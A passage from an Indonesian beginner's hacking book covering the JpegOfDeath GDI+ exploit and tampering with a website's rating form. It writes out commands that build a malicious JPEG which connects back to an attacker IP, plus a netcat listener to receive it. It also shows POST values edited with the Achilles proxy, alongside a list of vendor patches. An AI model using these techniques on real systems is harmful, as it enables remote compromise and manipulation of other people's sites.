Gambar 21.2 List file gambar

Lalu ketikkan `JpegOfDeath -r 192.168.13.16 -p 1234 atun.jpg`

Maksud perintah di atas adalah, tools JpegOfDeath akan merusak file atun.jpg. Setelah atun.jpg dieksekusi oleh komputer korban, maka komputer korban akan melakukan koneksi balik ke alamat IP 192.168.13.16 (Alamat IP Hacker) dan menunggu pada port atau pintu 1234.

Karena kita menggunakan modus menunggu, maka tools yang biasa digunakan oleh hacker untuk koneksi ke komputer korban adalah tool Netcat. Perintahnya ialah `nc -l -p 1234`.



```
C:\WINDOWS\system32\cmd.exe
D:\JPEGOTools\JPEGOofDEATH>JpegOfDeath -r 198.168.13.16 -p 1234 atun.jpg
+-----+
| JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
| Exploit by John Bissell A.K.A. HighTimes      |
|           September, 23, 2004                 |
+-----+
Exploit JPEG file atun.jpg has been generated!
D:\JPEGOTools\JPEGOofDEATH>
```

Gambar 21.3 Menjalankan program JpegOfDeath

-l berarti listening dan -p berarti port yang digunakan. Artinya, kita menggunakan tool Netcat untuk menunggu koneksi balik dari komputer korban pada port 1234.

Setiap ada masalah pasti harus ada solusinya. Untuk itu, berikut ini merupakan solusi-solusi ataupun patch yang bisa Anda gunakan. Semuanya saya dapatkan dari website www.securityfocus.com.

Microsoft Greetings 2002

Microsoft Picture It! and Digital Image Security Update - Also includes Greetings 2002
<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Microsoft Project 2002 SP1

Microsoft Project 2002 Security Update: KB831931
<http://www.microsoft.com/downloads/details.aspx?FamilyId=B3EBCCEA-B0E4-41C7-A6F4-413864D2CCF3&displaylang=en>

Microsoft Office XP SP3

Microsoft Office XP Security Update: KB832332
<http://www.microsoft.com/downloads/details.aspx?FamilyId=7D128614-6D34-49DF-8D63-6C17E9A2D312&displaylang=en>

Microsoft Picture It! 2002

Microsoft Picture It! and Digital Image Security Update - Also includes Greetings 2002
<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Microsoft Picture It! Library

Microsoft Picture It! and Digital Image Security Update - Also includes Greetings 2002
<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Microsoft Platform SDK Redistributable: GDI+

Microsoft Platform SDK Redistributable: GDI+
http://download.microsoft.com/download/a/b/c/abc45517-97a0-4cee-a362-1957be2f24e1/gdiplus_dnl.exe

Microsoft Office 2003

Microsoft Office 2003 Security Update: KB838905
<http://www.microsoft.com/downloads/details.aspx?FamilyId=106BCF99-1BA9-4035-94C5-2A7FA90E5971&displaylang=en>

Microsoft Office 2003 Service Pack 1
<http://www.microsoft.com/downloads/details.aspx?FamilyId=9C51D3A6-7CB1-4F61-837E-5F938254FC47&displaylang=en>

Microsoft Windows Server 2003 Datacenter Edition

Microsoft Security Update for Windows Server 2003 (KB833987)
<http://download.microsoft.com/download/e/5/9/e5901f37-e33b-433c-9beb-9f58428c93de/WindowsServer2003-KB833987-x86-ENU.EXE>

Microsoft Windows XP 64-bit Edition SP1

Microsoft Security Update for Windows XP 64-bit Edition (KB833987)
<http://download.microsoft.com/download/1/d/c/1dc38e9f-0fc7-4cf9-8cec-6b1246aca884/WindowsXP-KB833987-ia64-ENU.EXE>

Microsoft Visual Studio .NET 2003

Microsoft Visual Studio .NET 2003 GDIPLUS.DLL Security Update
<http://www.microsoft.com/downloads/details.aspx?FamilyId=A13B7A21-463C-4286-AD68-E692417E80E2&displaylang=en>

Microsoft Visio 2003 Professional

Microsoft Visio 2003 Security Update: KB838345
<http://www.microsoft.com/downloads/details.aspx?FamilyId=C07D40A5-6F87-4D50-9640-34FFD2F189E1&displaylang=en>

Microsoft Windows Server 2003 Enterprise Edition

Microsoft Security Update for Windows Server 2003
(KB833987)

<http://download.microsoft.com/download/e/5/9/e5901f37-e33b-433c-9beb-9f58428c93de/WindowsServer2003-KB833987-x86-ENU.EXE>

Microsoft Producer for Microsoft Office PowerPoint

Microsoft Producer for Microsoft Office PowerPoint
2003

<http://www.microsoft.com/downloads/details.aspx?FamilyID=1b3c76d5-fc75-4f99-94bc-784919468e73&DisplayLang=en>

Microsoft Project 2003

Microsoft Project 2003 Security Update: KB838344

<http://www.microsoft.com/downloads/details.aspx?FamilyId=9E37B6B0-A028-47EA-8FA1-3705877A2908&displaylang=en>

Microsoft Project 2003 Service Pack 1

<http://www.microsoft.com/downloads/details.aspx?FamilyId=1B04C073-E58F-4F42-B76D-6B565A45CDC3&displaylang=en>

Microsoft Visio 2002 Professional SP2

Microsoft Visio 2002 Security Update: KB831932

<http://www.microsoft.com/downloads/details.aspx?FamilyId=16C2DFFD-7B73-43C4-AB0D-2B5EFC80EB63&displaylang=en>

Microsoft Windows Server 2003 Web Edition

Microsoft Security Update for Windows Server 2003
(KB833987)

<http://download.microsoft.com/download/e/5/9/e5901f37-e33b-433c-9beb-9f58428c93de/WindowsServer2003-KB833987-x86-ENU.EXE>

Microsoft Windows XP Home

Microsoft Security Update for Windows XP
(KB833987)

<http://download.microsoft.com/download/a/a/d/aadac1be-dc9d-49a6-945c-778409909bcc/WindowsXP-KB833987-x86-ENU.EXE>

Microsoft Visual Studio .NET 2002

Microsoft Visual Studio .NET 2002 GDIPLUS.DLL
Security Update

<http://www.microsoft.com/downloads/details.aspx?FamilyId=44004D19-B22F-4AF2-A701-1FCB0467FBF9&displaylang=en>

Microsoft Windows XP Home SP1

Microsoft Security Update for Windows XP
(KB833987)

<http://download.microsoft.com/download/a/a/d/aadac1be-dc9d-49a6-945c-778409909bcc/WindowsXP-KB833987-x86-ENU.EXE>

Microsoft Office XP SP2

Microsoft Office XP Security Update: KB832332
<http://www.microsoft.com/downloads/details.aspx?FamilyId=7D128614-6D34-49DF-8D63-6C17E9A2D312&displaylang=en>

Microsoft Windows Server 2003 Enterprise Edition Itanium 0

Microsoft Security Update for Windows Server 2003 64-bit Ed. and Windows XP 64-bit Ed, Version 2003 (KB833987)
<http://download.microsoft.com/download/6/2/8/6281e7a8-5c5b-4c5d-bcd4-9a29f5211dfe/WindowsServer2003-KB833987-IA64-ENU.EXE>

Microsoft Windows Server 2003 Standard Edition

Microsoft Security Update for Windows Server 2003 (KB833987)
<http://download.microsoft.com/download/e/5/9/e5901f37-e33b-433c-9beb-9f58428c93de/WindowsServer2003-KB833987-x86-ENU.EXE>

Microsoft Windows XP 64-bit Edition Version 2003

Microsoft Security Update for Windows Server 2003 64-bit Ed. and Windows XP 64-bit Ed, Version 2003 (KB833987)
<http://download.microsoft.com/download/6/2/8/6281e7a8-5c5b-4c5d-bcd4-9a29f5211dfe/WindowsServer2003-KB833987-IA64-ENU.EXE>

Microsoft Windows XP 64-bit Edition

Microsoft Security Update for Windows XP 64-bit Edition (KB833987)

<http://download.microsoft.com/download/1/d/c/1dc38e9f-0fc7-4cf9-8cec-6b1246aca884/WindowsXP-KB833987-ia64-ENU.EXE>

Microsoft Visio 2002 Standard SP2

Microsoft Visio 2002 Security Update: KB831932

<http://www.microsoft.com/downloads/details.aspx?FamilyId=16C2DFFD-7B73-43C4-AB0D-2B5EFC80EB63&displaylang=en>

Microsoft Visio 2003 Standard

Microsoft Visio 2003 Security Update: KB838345

<http://www.microsoft.com/downloads/details.aspx?FamilyId=C07D40A5-6F87-4D50-9640-34FFD2F189E1&displaylang=en>

Microsoft Windows XP Professional

Microsoft Security Update for Windows XP (KB833987)

<http://download.microsoft.com/download/a/a/d/aadac1be-dc9d-49a6-945c-778409909bcc/WindowsXP-KB833987-x86-ENU.EXE>

Microsoft Windows XP Professional SP1

Microsoft Security Update for Windows XP (KB833987)

<http://download.microsoft.com/download/a/a/d/aadac1be-dc9d-49a6-945c-778409909bcc/WindowsXP-KB833987-x86-ENU.EXE>

Microsoft Windows Server 2003 Datacenter Edition Itanium 0

Microsoft Security Update for Windows Server 2003
64-bit Ed. and Windows XP 64-bit Ed, Version 2003
(KB833987

<http://download.microsoft.com/download/6/2/8/6281e7a8-5c5b-4c5d-bcd4-9a29f5211dfe/WindowsServer2003-KB833987-IA64-ENU.EXE>

Microsoft .NET Framework SDK 1.0

Microsoft .NET Framework 1.0 Service Pack 3
<http://www.microsoft.com/downloads/details.aspx?familyid=6978D761-4A92-4106-A9BC-83E78D4ABC5B&displaylang=en>

Microsoft .NET Framework 1.0 SP2

Microsoft .NET Framework 1.0 GDIPLUS.DLL
Security Update
<http://www.microsoft.com/downloads/details.aspx?familyid=69703D1D-2CE3-42DA-ABF8-353D2121DAB0&displaylang=en>

Microsoft .NET Framework SDK 1.0 SP1

Microsoft .NET Framework 1.0 Service Pack 3
<http://www.microsoft.com/downloads/details.aspx?familyid=6978D761-4A92-4106-A9BC-83E78D4ABC5B&displaylang=en>

Microsoft .NET Framework SDK 1.0 SP2

Microsoft .NET Framework 1.0 Service Pack 3
<http://www.microsoft.com/downloads/details.aspx?familyid=6978D761-4A92-4106-A9BC-83E78D4ABC5B&displaylang=en>

Microsoft .NET Framework 1.1

Microsoft .NET Framework 1.1 GDIPLUS.DLL Security Update
<http://www.microsoft.com/downloads/details.aspx?familyid=2A2CD786-CB0F-4946-9D76-D744683BD270&displaylang=en>

Microsoft .NET Framework 1.1 Service Pack 1
<http://www.microsoft.com/downloads/details.aspx?familyid=A8F5654F-088E-40B2-BBDB-A83353618B38&displaylang=en>

Business Objects Crystal Reports 10.0

Business Objects v10_gdiplus_critical_update.zip
ftp://ftp1.businessobjects.com/outgoing/ehf/CriticalUpdate/v10_gdiplus_critical_update.zip

Business Objects Crystal Enterprise 10.0

Business Objects v10_gdiplus_critical_update.zip
ftp://ftp1.businessobjects.com/outgoing/ehf/CriticalUpdate/v10_gdiplus_critical_update.zip

Microsoft Windows Messenger 5.0

Microsoft Windows Messenger 5.1
<http://www.microsoft.com/downloads/details.aspx?FamilyID=a8d9eb73-5f8c-4b9a-940f-9157a3b3d774&DisplayLang=en>

Microsoft Internet Explorer 6.0 SP1

Microsoft Security Update for Internet Explorer 6
Service Pack 1: KB833989

<http://www.microsoft.com/downloads/details.aspx?FamilyId=B0095851-674D-4357-868C-DD75D88405EC&displaylang=en>

Microsoft Digital Image Pro 7.0

Microsoft Picture It! and Digital Image Security
Update - Also includes Greetings 2002

<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Microsoft Picture It! 7.0

Microsoft Picture It! and Digital Image Security
Update - Also includes Greetings 2002

<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Microsoft Visual FoxPro Runtime Library 8.0

Microsoft Visual FoxPro 8.0 Runtime Library Update
(KB887685)

<http://www.microsoft.com/downloads/details.aspx?FamilyId=AEC714BE-9747-4B57-9967-5F5AC8B8EE87>

Microsoft Visual FoxPro 8.0

Microsoft Visual FoxPro 8.0 GDI+ Design-Time
Update

<http://www.microsoft.com/downloads/details.aspx?FamilyId=A1C5E871-596C-4E33-9EAF-F9A2E4D4DAD0>

Microsoft Digital Image Suite 9.0

Microsoft Picture It! and Digital Image Security Update - Also includes Greetings 2002
<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Business Objects Crystal Enterprise 9.0

Business Objects v9_gdiplus_critical_update.zip
ftp://ftp1.businessobjects.com/outgoing/ehf/CriticalUpdate/v9_gdiplus_critical_update.zip

Microsoft Digital Image Pro 9.0

Microsoft Picture It! and Digital Image Security Update - Also includes Greetings 2002
<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>

Business Objects Crystal Reports 9.0

Business Objects v9_gdiplus_critical_update.zip
ftp://ftp1.businessobjects.com/outgoing/ehf/CriticalUpdate/v9_gdiplus_critical_update.zip

Microsoft Picture It! 9.0

Microsoft Picture It! and Digital Image Security Update - Also includes Greetings 2002
<http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B52-A344-502E25AAD7FE&displaylang=en>


BAB 22

Manipulasi Input Nilai Bagian 1

Pernahkah Anda memberikan nilai pada sebuah website??... Aplikasi ini biasanya bertujuan agar si pengelola website dapat memperkirakan antusiasme para pengunjung terhadap website tersebut.

Kali ini, saya akan mengajak Anda berjalan-jalan ke sebuah website <http://www.atun.com>. Di website ini Anda diperkenankan untuk memberikan nilai kepada website tersebut. Si pengelola website atau lebih kita kenal dengan nama Administrator, telah memberikan range nilai yang akan kita pilih, yaitu nilai 1-10. Lihat Gambar 22.1.

Saya contohkan, ketika Anda memilih nilai '3' sebagai nilai yang akan diberikan, lalu menekan **Submit**, maka akan timbul halaman <http://atun.com/result.asp> dan berisikan "Anda memberikan nilai 3. Terima kasih atas partisipasinya".



Gambar 22.1 Pilihan range nilai

Aplikasi seperti ini sangat rentan sekali untuk diserang oleh para hacker, karena hanya dengan memodifikasi script sedikit saja, maka seorang hacker dapat memberikan nilai sesuka hatinya. Sekarang saya perlihatkan bagaimana cara seorang hacker dapat memanipulasi nilai yang akan diberikan pada situs www.atun.com.

Pertama yang harus Anda lakukan adalah menyimpan ke dalam hard disk halaman pemberian NILAI, dalam kasus ini yaitu halaman **nilai.htm**. Setelah itu, Anda buka dengan editor kesukaan Anda, bisa menggunakan Frontpage, Notepad, Wordpad, atau lainnya.

```
<form method="POST" action="result.asp">
  <h2>Beri Nilai Untuk Situs www.atun.com
</h2><br>

  <p>Nilai yang diberikan <select size="1"
name="Nilai">
  <option selected>1</option>
  <option>2</option>
```

```

<option>3</option>
<option>4</option>
<option>5</option>
<option>6</option>
<option>7</option>
<option>8</option>
<option>9</option>
<option>10</option>
</select></p>

<p><input type="submit" value="Submit"
name="B1">
<input type="reset" value="Reset"
name="B2"></p>
</form>

```

Kita bisa lihat, bahwa untuk pengiriman data menggunakan metode POST. Saya contohkan, saya ingin memberikan range Nilai menjadi 100-1000. Script yang harus saya ubah adalah:

```

<option selected>100</option>
<option>200</option>
<option>300</option>
<option>400</option>
<option>500</option>
<option>600</option>
<option>700</option>
<option>800</option>
<option>900</option>
<option>1000</option>

```

Jangan lupa juga untuk mengubah value dari **action**, dari alamat relatif menjadi alamat absolute. Contohnya sebagai berikut.


```

<form method="POST"
action="http://www.atun.com/result.asp">

```

Kini, nilai dari range sudah kita ubah dan value dari alamat action pun sudah kita ubah ke alamat absolute.

Sekarang, Anda tinggal buka halaman **nilai.htm** dengan browser kesayangan Anda, misalkan saja browser Mozilla Firefox.



Gambar 22.2 Hasil perubahan nilai range

Dari gambar di atas, Anda bisa lihat kini nilai range sudah berubah menjadi 100-1000. Tapi apakah cara di atas bisa berhasil, mengingat saya membuka page tersebut dari *local computer* (dapat dilihat dari alamat URL yg ditampilkan). OK... Sekarang saya coba memilih nilai 1000 dan menekan tombol **SUBMIT**.



Gambar 22.3 Hasil nilai yang sudah diinputkan

Ingat, sebelumnya saya membuka file ini di *local computer*. Dan Anda bisa lihat, kini alamat URL berubah menjadi `http://www.atun.com/result.asp`. Ini karena saya telah mengubah script:

```
<form method="POST" action="result.asp">  
Menjadi  
<form method="POST"  
action="http://www.atun.com/result.asp">
```

Kini, nilai 1000 yang telah kita berikan kepada situs `www.atun.com` telah diterima dengan baik oleh server.

BAB 23

Manipulasi Input Nilai Bagian 2 (Achilles Tools)


Pada materi kali ini, saya masih memakai kasus manipulasi pada sistem penilaian website www.atun.com. Perbedaannya adalah, kali ini kita mencoba untuk memakai tool Achilles. Jika para penyair mengatakan bahwa banyak jalan menuju Roma. Maka, sama halnya dengan teknik hacking, bahwa banyak jalan dalam melakukan hacking pada suatu aplikasi.

Kenapa harus tool Achilles? Karena dengan adanya tool Achilles, maka semua pengiriman data dari browser client akan “ditangkap” dan ditampilkan pada halaman Achilles. Bagaimana cara penggunaannya? Mari kita coba bersama-sama.

Hal pertama yang harus Anda lakukan adalah membuka halaman **nilai.htm** tentunya. Setelah itu, lakukan setting pada tool Achilles. Anda bisa mendapatkan tool Achilles pada CD yang disertakan.

Setting Achilles:

1. Pertama, yang Anda lakukan adalah membuka tool Achilles. Lalu berikan check pada bagian **Intercept mode On** dan **Intercept Client Data**.
2. Beri nilai 6000 pada bagian **Listen On Port**. (Anda bisa memberi nilai sesuka hati Anda).
3. Klik tombol **Start Proxy**, dan kini Anda bisa lihat status program tersebut telah **Running**.




Gambar 23.1 Menjalankan program Achilles

Setelah selesai melakukan setting pada tool Achilles, selanjutnya Anda bisa melakukan setting pada browser Anda. Pada kasus ini, saya menggunakan browser Internet Explorer.

Setting browser IE:

1. Pada browser IE, klik menu **Tools > Internet Options > Tab Connections**.


2. Klik tombol LAN Settings...
3. Aktifkan “Use a proxy server for your LAN (These setting will not apply to dial-up or VPN connections).”
4. Pada bagian Address: beri nilai 127.0.0.1.
5. Pada bagian Port: beri nilai 6000 (Nilai port harus sama dengan nilai port yang Anda berikan pada tool Achilles).
6. Klik OK.



Gambar 23.2 Mengaktifkan IP Address dan Port

OK... semua setting sudah selesai, kini saatnya Anda memilih nilai yang akan diberikan untuk website www.atun.com. Saya contohkan memilih nilai 3, lalu dilanjutkan dengan mengklik tombol SUBMIT.

Apa yang terjadi? Mungkin Anda bertanya-tanya mengapa tidak terjadi proses selanjutnya. Tenang... sekarang lihat tools Achilles Anda yang telah di-running sebelumnya.



Gambar 23.3 Tampilan program Achilles

Apa yang dilakukan oleh Achilles? Ya... betul, seratus untuk Anda. 😊 Tool Achilles telah menangkap semua pengiriman data dari browser client. Apa selanjutnya yang harus kita lakukan? Tolong Anda perhatikan script berikut.

```
Nilai=3&B1=Submit
```

Dari script tersebut, saya rasa Anda kini sudah mengerti apa yang harus dilakukan selanjutnya. Ya... Anda betul lagi... 😊 Kita tinggal mengubah angka 3 menjadi sesuka hati. Misalnya, kini saya ubah menjadi 3000. Script akan menjadi seperti ini.

```
Nilai=3000&B1=Submit
```

Setelah selesai mengubah nilai yang akan dikirim ke server. Anda klik tombol **Send** untuk mengirimkan data tersebut. Apa yang terjadi? Kini Anda berhasil memberikan nilai 3000 untuk website www.atun.com.

LAMPIRAN

Semua paket software yang digunakan di dalam buku, dapat di-download di website berikut ini.

- <http://www.metasploit.com/projects/Framework/downloads.html>
- <http://www.atunez.net/download/>
- <http://www.gimp.org/windows/>

TENTANG PENULIS

Muhammad Syukri saat ini menjabat sebagai Head of IT LP3I Kramat, Jakarta. Beliau juga aktif mengajar di jurusan Teknik Informatika dan Teknik Komputer. Penulis pernah menerbitkan buku Komputer di PT Elex Media Komputindo. Aktif mengisi seminar dan workshop di bidang IT.

Email: syukrie@linuxmail.org

Yudha Yogasara saat ini masih berstatus mahasiswa di Universitas Gunadarma jurusan Manajemen Informatika. Saat ini sebagai ketua Kelompok Pengguna Linux Indonesia (KPLI) Tangerang. Pernah mengikuti Sertifikasi Internasional CEH (Certified Ethical Hacker) dan aktif mengisi workshop serta seminar-seminar tentang IT di sekolah-sekolah maupun Perguruan Tinggi.

Email: psychozetic@telkom.net

Buku-buku terbaru Elex Media Komputindo:

ID	JUDUL	PENULIS	HARGA
121061754	Seri Penuntun Praktis Teknik Seleksi Photoshop CS2	Jubilee Enterprise	22,800
121061774	Buku Latihan Cara Kreatif Menggunakan Adobe After Effect 7.X + CD	Ir. Bayu Adjie	28,800
121061729	Buku Latihan Membuat Manga dengan 3D Studio Max 8 + CD	Arief Ramadhan, dkk	34,800
121061663	Menggambar Objek dengan Flash 8 + CD	Bayu Stevano	42,800
121061608	Jurus Baru Pemrograman SQL Server 2005 + CD	Feri Djuandi	41,800
121061770	Manipulasi Gambar dan Foto Digital dengan COREL Paint Shop Pro Photo XI	Muhsin Wijaya	39,800
121061751	Panduan dan Referensi Kamus Fungsi PHP5 + CD	Rafiza H	54,800
121061655	Belajar Sendiri Mastercam Versi 9 + CD	Tigor Tambunan	51,800

Catatan:

- Untuk melakukan pemesanan, hubungi Layanan Langsung PT Elex Media Komputindo, telp. (021) 5851473-74.
Email: wisnu@elexmedia.co.id, desy@elexmedia.co.id.
- Harga di atas dapat berubah sewaktu-waktu tanpa pemberitahuan terlebih dahulu.

Seri Penuntun Praktis

TEKNIK HACKING untuk PEMULA

Hacking merupakan suatu bidang ilmu yang banyak diminati oleh para pemula di bidang komputer. Untuk memberikan pengetahuan itulah, buku ini kami susun untuk pemula agar lebih mendalami teknik-teknik hacking secara praktis.

Banyak buku tentang sekuriti jaringan, hacking aplikasi, maupun sistem operasi, namun semuanya lebih menjelaskan tentang konsep yang notabene sulit dipahami bagi pemula yang lebih menginginkan sesuatu yang instan.

Buku *Seri Penuntun Praktis Teknik Hacking untuk Pemula* akan mengajarkan Anda bagaimana memanfaatkan teknik-teknik hacking, baik di jaringan internet/intranet maupun untuk komputer stand-alone.

Materi yang dibahas meliputi:

- ▶ Pengenalan Hacker.
- ▶ Google Search dan Google Hacking.
- ▶ Teknik Mencari Tools Hacking.
- ▶ Bermain Exploit Editor.
- ▶ Boot CD dan Metasploit Framework.
- ▶ Bermain Logika Toko Buku Online.
- ▶ Folder Locker.
- ▶ Hacking Guest Book.
- ▶ Penipuan SMS.
- ▶ Snadboy Tools.
- ▶ SQL Injection.
- ▶ Membaca Password Windows XP.
- ▶ Hacking Password user di mesin Linux.

Dan masih banyak lagi teknik-teknik lainnya.

Penerbit PT Elex Media Komputindo
Jl. Palmerah Selatan 22, Jakarta 10270
Telp. (021) 5483008, 5490666, 5480888
Ext. 3323
Web page: <http://www.elexmedia.co.id>



ISBN 979-20-7508-9



9 789792 075083

EMK121070157